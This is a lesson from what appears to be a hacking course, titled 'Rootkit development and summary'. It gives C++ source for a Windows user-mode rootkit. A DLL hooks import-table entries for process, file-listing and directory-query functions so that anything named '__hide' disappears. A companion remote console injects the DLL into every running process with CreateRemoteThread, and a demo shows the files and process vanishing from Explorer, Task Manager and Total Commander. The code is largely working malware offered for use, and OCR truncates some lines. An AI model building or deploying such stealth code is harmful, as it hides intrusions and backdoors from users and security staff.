
Module 10

Rootkit development and summary


Rootkit development and summary

Welcome to the tenth module of the training. It's the last module where we'll sum up what we've learnt so far. We'll systematize our knowledge and expand a bit the dll library we created in one of the previous modules. This time, we'll hook more functions, which will enable us to hide files from a greater number of programs. We'll also expand our rcmd application, or the remote console, so that it injects the hidder_dll library into the running processes (with some exceptions which we'll define a bit later).

We'll also modify the method of hiding in our new library. We'll hide files and processes based on their name prefix. We'll assume that if a name begins with the __hide tag, such a file or process will be hidden. Thanks to that, we'll be able to hide a greater number of objects and our application will become more flexible. Additionally, as opposed to the previous modules, we'll work in the 64-bit mode now. The 64-bit version of the system slowly makes its 32-bit counterpart obsolete, so this module is definitely up-to-date.



```
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        {

        HideProcess("__hide");
        HideFile("__hide");
        HideReg("__hide");

        }
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
```

Let's start from getting acquainted with the source code of our new dll library. In the main function we hide processes, files and registry entries. We pass the __hide tag to our function and if we detect it in the name, the relevant file, process or registry entry will be hidden. Let's see the elements which changed since we discussed the last version. The NewZwQuerySystemInformation function barely changed. However, we don't hook it by modifying the code, but (similarly to other functions) in the IAT table. The comparison changed as well. First we checked whether str = p_name, but in the new version we have an instruction which searches a character string. If we find the tag we're looking for, such an object should be hidden. Apart from that, there are no changes in the logic of our application.




```
void HideProcess(char* name)
{
    ZwQuerySystemInformation=(NTSTATUS(__stdcall *)(int,PVOID,ULONG,PULONG))GetProcAddress(GetModuleHandle("ntdll.
    p_name=name;

    IAT((char*)GetModuleHandle(0),"ntdll.dll","ZwQuerySystemInformation",(FARPROC)NewZwQuerySystemInformation);
    IAT((char*)GetModuleHandle(0),"ntdll.dll","NtQuerySystemInformation",(FARPROC)NewZwQuerySystemInformation);
}
```

Another function which has been slightly rebuilt is HideProcess. This time, as we can see, it doesn't modify the code, but uses the IAT function to hook. We also see that there appeared more pointers to functions. We'll hook all the functions. In order to hide data from a greater number of applications, we have to remember to hook not only the A, that is ANSI versions of all functions, but also their WIDE counterparts, which operate on multi-byte character encoding, such as UTF. Additionally, in the shell32.dll module we'll hook the ZwQueryDirectoryFile function. It takes many parameters, but we'll only be interested in three of them. The first one is FileInformation, which is a data buffer, FileInformationClass, which is the type number of data we get, as well as SingleEntry, which is a value of type bool and informs us whether we obtain a single element, or the entire list. In the case of this function, the file list is passed similarly as the process list, that is as a one-way list.



```
HANDLE WINAPI NewFindFirstFileExA(LPCTSTR lpFileName,FINDEX_INFO_LEVELS fInfoLevelId,LPVOID lpFindFileData,FINDEX_
{
    HANDLE h=MyFindFirstFileExA(lpFileName,fInfoLevelId,lpFindFileData,fSearchOp,lpSearchFilter,dwAdditionalFlags)
    if(h!=0)
    {
        WIN32_FIND_DATA* fd=(WIN32_FIND_DATAA*)lpFindFileData;
        strcpy(f_tmp,fd->cFileName);

        f_str=f_tmp;
        if(f_str.find(f_hide)==0)
        {
            if(!MyFindNextFileA(h,fd))
            {
                return 0;
            }
        }
    }
```


In the NewFindFirstFileExA function, again, we have a line with the comparison we've discussed. In the case of the function of type WIDE, the difference is that the string was previously converted from ANSI to UNICODE. Again, to search for a string we make use of the find function. NewFindFirstFileW is actually the same function as NewFindFirstFileExW, but it takes less parameters. Again, the NewFindNextFileA function is no different than the original one, apart from the new comparison, while the NewFindNextFileW function is a copy of NewFindFileA extended with the name conversion.



```
typedef struct _FILE_ID_BOTH_DIR_INFORMATION {
  ULONG         NextEntryOffset;
  ULONG         FileIndex;
  LARGE_INTEGER CreationTime;
  LARGE_INTEGER LastAccessTime;
  LARGE_INTEGER LastWriteTime;
  LARGE_INTEGER ChangeTime;
  LARGE_INTEGER EndOfFile;
  LARGE_INTEGER AllocationSize;
  ULONG         FileAttributes;
  ULONG         FileNameLength;
  ULONG         EaSize;
  CCHAR         ShortNameLength;
  WCHAR         ShortName[12];
  LARGE_INTEGER FileId;
  WCHAR         FileName[1];
} FILE_ID_BOTH_DIR_INFORMATION, *PFILE_ID_BOTH_DIR_INFORMATION;
```


We also have to add a new structure FILE_ID_BOTH_INFORMATION, because that's the structure programs use to get the file list. We'll need three pointers to this structure. The first one is p_fb, which will be a pointer to the previous element. The next one is fb, which is a pointer to the current element, while the third one is s_fb, which will point to the beginning of the list. First, we call the original ZwQueryDirectoryFile function. Next, we assign zero to the zm variable. We'll soon learn what we'll use this variable for. Further, we check whether the stat variable equals zero, that is whether the call was successful, as well as whether the FileInformationClass equals 0x25, because we're only interested in this data class.

If the list includes more than one element, ReturnSingleEntry returns 0. We can't modify the list which consists of only one element.
First, we assign zero to p_fb, while the pointer to our structure, that is FileInformation, goes to fb. We assign fb to s_fb, that is we store the beginning of the list.




```
NTSTATUS WINAPI NewZwQueryDirectoryFile(HANDLE FileHandle,HANDLE Event,DWORD ApcRoutine,PVOID
{

    stat=MyZwQueryDirectoryFile(FileHandle,Event,ApcRoutine,ApcContext,IoStatusBlock,FileInfor
    zm=0;

        if(stat==0 && FileInformationClass==0x25 && ReturnSingleEntry==0)
    {
        p_fb=0;
        fb=(FILE_ID_BOTH_DIR_INFORMATION*)FileInformation;
        s_fb=fb;
        while(1)
        {
        fb=s_fb;
        zm=0;
        while(fb!=p_fb)
        {
        memset(w_str,0,1024);
        memcpy(w_str,fb->FileName,fb->FileNameLength);
        wstring ws=w_str;
```

Next, we have an endless loop, because we can hide only one file in a single iteration, but we need to have a possibility of hiding more objects. In my opinion, we've used the simplest method so as not to go back and search from the beginning. We've created a zm variable and set it to zero. If we hide a file, we increase it by 1. The loop is interrupted if no elements are hidden in its entire cycle. In the inner loop we also use the already-mentioned condition. If the end of the list is detected and the NextEntryOffset field equals zero, which means that fb equals p_fb, the loop is ended. In the next loop, first we nullify the working array w_str, then we copy to it the file name and assign it to the variable of wstring type, that is a wide string. In this case, we don't convert the string to the ANSI format.




```
if(ws.find(L"__hide")==0 && p_fb!=0)
{
    zm++;
    if(fb->NextEntryOffset==0)
    {
        p_fb->NextEntryOffset=0;
    }
    else
    {
        p_fb->NextEntryOffset+=fb->NextEntryOffset;
    }

}

p_fb=fb;
t=(char*)fb;
t+=fb->NextEntryOffset;
```

Next, there is a comparison with the __hide tag. We check whether p_fb is different than zero. Otherwise, we couldn't modify the first element because it wouldn't have the previous element. We check it perhaps a bit unnecessarily, because the first returned element is always the file named „.". However, to be sure that the library doesn't throw an exception, it's better to check it, which is all the more important because we'll inject our library into all processes. If we find an element which has to be hidden, first we increase the value of the zm variable by 1 to ensure another loop cycle and check whether there are no more files to hide. Then, we hide the element in a standard way, by swapping the pointers. If it's the last element, we set the previous one to zero. If it's not the middle of the list, we add the NextEntryOffset value of the current element and swap elements in a standard way, that is the previous one with the current, and the current one with the next one.



```
void IAT(char* hInstance,string lib_name,string f_name,FARPROC func)
{

    PIMAGE_DOS_HEADER pdosheader = (PIMAGE_DOS_HEADER)hInstance;
    PIMAGE_NT_HEADERS pntheaders = (PIMAGE_NT_HEADERS)((char*)(hInstance) + pdoshea
    PIMAGE_IMPORT_DESCRIPTOR pimportdescriptor = (PIMAGE_IMPORT_DESCRIPTOR)((char*)
    PIMAGE_THUNK_DATA pthunkdatain, pthunkdataout;
    PIMAGE_IMPORT_BY_NAME pimportbyname;

    PCHAR ptr;


    int i=0;
    while ( pimportdescriptor->TimeDateStamp != 0 ||pimportdescriptor->Name != 0)
    {
        ptr = (PCHAR)(hInstance+ (DWORD)pimportdescriptor->Name);
        i=0;
```

Further, we have our IAT function, which is responsible for hooking. It's the same function, but as we're working in the 64-bit mode, our address space is also 64-bit. In this mode, pointers don't have the size of 4 bytes, as in 32-bit systems, but 8 bytes. That's why in all places where we previously had 4, now there is 8.




```
void HideFile(char* name)
{
    string l="KernelBase.dll";
    if(GetModuleHandle(l.c_str())==0)
    {
        l="kernel32.dll";
    }

    MyFindFirstFileExA=(HANDLE (__stdcall *)(LPCTSTR,FINDEX_INFO_LEVELS,LPVOID,FINDEX_SEARCH_OPS,LP
    MyFindFirstFileExW=(HANDLE (__stdcall *)(LPWSTR,FINDEX_INFO_LEVELS,LPVOID,FINDEX_SEARCH_OPS,LPV
    MyFindFirstFileW=(HANDLE (__stdcall *)(LPWSTR,LPVOID))GetProcAddress(GetModuleHandle(l.c_str())
    MyFindNextFileA=(BOOL (__stdcall *)(HANDLE,LPWIN32_FIND_DATAA))GetProcAddress(GetModuleHandle(l
    MyFindNextFileW=(BOOL (__stdcall *)(HANDLE,LPWIN32_FIND_DATAW))GetProcAddress(GetModuleHandle(l
    MyZwQueryDirectoryFile=(NTSTATUS (__stdcall *)(HANDLE,HANDLE,DWORD,PVOID,DWORD,PVOID,ULONG,int,


    f_hide=name;


    IAT((char*)GetModuleHandle(0),"kernel32.dll","FindFirstFileExA",(FARPROC)NewFindFirstFileExA);
    IAT((char*)GetModuleHandle(0),"kernel32.dll","FindNextFileA",(FARPROC)NewFindNextFileA);
    IAT((char*)GetModuleHandle(0),"kernel32.dll","FindFirstFileExW",(FARPROC)NewFindFirstFileExW);
```

Next, we have the HideFile function. Inside, we get the addresses of all the functions and pass the name to be hidden to the f_hide function. However, first we check in the function whether the function addresses can be obtained from the KernelBase library, which isn't present in all the Windows versions. If that's not possible, we get them from the kernel32 library, which should be present in all system versions. Here, we notice an interesting issue, because we hook all the functions we import from kernel32 in the main program module. However, we hook the ZwQueryDirectoryFile function in the shell32.dll module, because each dll library has, additionally, its own import table. Curiously, all standard dialog boxes are present in the shell32 library. Windows explorer also uses this library to list files. If we substitute the functions here, the library will return incorrect data to other programs.

We have to hook both NtQueryDirectoryFile and ZwQueryDirectoryFile. Both of them point to the same thing, but we don't know which of them will be present in the IAT table. Now let's go to our second program, the remote console. We've added one function to the application so that it additionally uses maps, that is hash tables. It's a data structure for which we initially allocate much space, but we can address it e.g. using a string, or any other value, because based on the input data it calculates a certain number, the so-called hash, which becomes the table index. It's a pretty useful structure for our purposes, because it's easy to check whether the element with a given name or number is present in the table.

In our table with hash keys there are process numbers, the values being 0 or 1. If 0 is present under the index, it means that we didn't inject any library into the given process and we have to do it. If it’s 1, it means that a library has already been injected and we don't have to do it again. This function gets the process list in a loop and for each process from the list checks whether the value under the number of this process equals 0 or 1. If it's 0, it injects the dll library.



```
{
PROCESSENTRY32 lppe32;
HANDLE hSnapshot;
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
lppe32.dwSize = sizeof(PROCESSENTRY32);

Process32First(hSnapshot, &lppe32);
do
{
    if(pids[lppe32.th32ProcessID]==0)
    {
    pids[lppe32.th32ProcessID]=1;
    string st=lppe32.szExeFile;
    if(st!="dwm.exe" && st!="cmd.exe" && st!="__hide.exe" && st!="taskhost.exe" && st!="conhost.exe")
    {
    HANDLE hProc=OpenProcess(PROCESS_ALL_ACCESS,false,lppe32.th32ProcessID);
    LPVOID Vmem=VirtualAllocEx(hProc,0,dll.length()+1,MEM_COMMIT|MEM_RESERVE,PAGE_READWRITE);
    DWORD wrt;
    WriteProcessMemory(hProc,Vmem,dll.c_str(),dll.length(),(SIZE_T*)&wrt);
    FARPROC LoadLib=GetProcAddress(GetModuleHandle("kernel32.dll"),"LoadLibraryA");
    HANDLE h=CreateRemoteThread(hProc,0,0,(LPTHREAD_START_ROUTINE)LoadLib,Vmem,0,0);
    }
    }
```


When injecting we have to skip a couple of elements important for the system, such as dwm.exe, the Windows window manager. As well, the case of cmd.exe, because our application uses this program. It also uses __hide.exe, because we don't want to deprive ourselves of certain options. Taskhost and conhost are certain critical system applications, so we shouldn't modify them. Otherwise, it could throw an exception. Injecting the dll library takes place as usual. We open the process, allocate memory there, save the name of the dll library and call the LoadLibrary function within the context of the program. We won't discuss the rest of the code because we already did it in the fourth module of the training. The only exception is the ProcessList function, which we have to launch as a thread function. We see that it has the form of a typical thread function, so it returns the value of type DWORD, it's of type stdcall and takes a value of PVOID type in the parameter.

```
int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPTSTR    lpCmdLine,
                     int       nCmdShow)
{
char tmp[260];
GetModuleFileName(GetModuleHandle(0),tmp,260);
tmp[strlen(tmp)-3]='d';
tmp[strlen(tmp)-2]='l';
tmp[strlen(tmp)-1]='l';
dll=tmp;
CreateThread(0,0,ProcessList,0,0,0);


STARTUPINFO si;
PROCESS_INFORMATION pi;

 //hWrite --> pipe --> hRead
 //hWrite2 --> pipe --> hRead2
```

We launch the thread in the main function. The name of the dll library will be similar as the name of our program, but instead of the exe ending, it's ended with dll. Now, we get the name of our program, change the three last characters from exe to dll and create a thread using the CreateThread function.


```
 while(Process32Next(hSnapshot, &lppe32));
 CloseHandle(hSnapshot);
 Sleep(1000);
 }
 return 0;
```

It's also good to add that in order to inject a library into a 64-bit process, we need both a 64-bit injector as well as a 64-bit dll library. That's why we compile the project in the 64-bit mode.



Name	Date modified	Type	Size
_hide.dll	4/26/2012 12:35 PM	Application extens...	80 KB
_hide	4/25/2012 6:08 PM	Application	116 KB
rcmd	4/25/2012 6:08 PM	Program Debug D...	1,043 KB


Now let's see how all that works in practice. We have to copy the library. In the folder we have the old library, so we have to remove it first. We name the new library __hide and start the program. As we can see, the system is working, which means that our library is being injected. We press F5 to refresh the window and we see that both files disappeared.



Name	Date modified	Type	Size
rcmd	4/25/2012 6:08 PM	Program Debug D...	1,043 KB

Now we press Ctrl+Alt+Delete to enable the task manager. As we can see, the __hide.exe process isn't present on the list, which means that it was hidden correctly. All that thanks to the thread which once per second checks whether new processes appeared into which we should inject our library.

Now we launch Total Commander and check whether our files are still hidden. We can see the directory with our programs. Let's enter the rcmd directory and check whether the files are visible. As we can see, Total Commander can't find our files. Our hooking works. All this, because we've hooked all the running processes rather than a single, chosen program.



Name	Date modified	Type
__hide.dll	4/26/2012 12:35 PM	Application e
__hide	4/25/2012 6:08 PM	Application
rcmd	4/25/2012 6:08 PM	Program Deb

Let’s try to find the hidden file using the Visual Studio selection window. We open the directory and we see our files, because Visual Studio is a 32-bit application. If we want to hide a file from a 32-bit application, we would have to use a 32-bit counterpart of our library and injector. We can't inject a 64-bit dll library into a 32-bit process. It's not difficult to prepare such a library. We just need to change the compilation options of our project from 64 to 32 bits and modify the aforementioned eights to fours in the IAT function body.

Wrapping up

At this point, we've reached the end of this module and the entire training. I hope you've learnt much from it, while having great fun and experimenting with interesting examples. Thank you for your attention and I recommend that you check out other trainings you'll find on our website. Hope to see you there.